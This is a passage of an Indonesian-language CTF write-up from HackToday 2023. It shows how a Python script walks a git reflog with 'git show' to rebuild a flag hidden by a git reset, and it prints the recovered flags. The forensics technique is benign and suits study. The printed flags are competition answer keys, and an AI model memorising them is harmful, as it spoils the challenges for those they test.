
Flag ada di discord



Flag: hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit}

Where is my git?

Disini kita diberikan sebuah file berisi cloningan sebuah repository git.
Apabila diperika menggunakan git log, ternyata si pembuat cuma pernah commit satu kali.
Isinya juga cuma README.md



Akan tetapi apabila diperiksa pada logs/refs/heads/main, didapati bahwa terdapat banyak histori yang masih tersimpan. Dari file ini juga diketahui bahwa pada akhir, pembuat soal melakukan git-reset sehingga commit yang terbaca hanya commit paling awal saja.

Apabila diperhatikan pada kotak merah, ternyata history sebelum reset masih ada. Disitu terlihat bahwa author membuat file mulai dari “part-1.txt” hingga “part-63.txt” dan pada setiap file baru yang dibuat, maka file yang lama akan dihapus.

Untuk merecover flag, dipergunakanlah script solver berikut

```
import subprocess
import re

# Read the file containing hashes
def read_hashes_file(filename):
    with open(filename, 'r') as f:
        return [line.strip().split(" ")[1] for line in f]

# Get added lines from git show information for a hash
def get_added_lines(hashes):
    flag = ""
    for hash in hashes:
        try:
            result = subprocess.run(['git', 'show', hash],
stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
            if result.returncode == 0:
                lines = result.stdout.split('\n')
                for line in lines:
                    if re.search(r'^(?!\+\+)(\+.)', line):
                        flag += line[1]

        except Exception as e:
            return f"An error occurred: {e}"
    return flag

def main():
```

```
    filename = './logs/refs/heads/main'
    hashes = read_hashes_file(filename)
    flag = get_added_lines(hashes)
    print(flag)

if __name__ == "__main__":
    main()
```

```
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git\.git> python3.10.exe .\solv.py
hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}#C
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git\.git>
```

Flag: hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}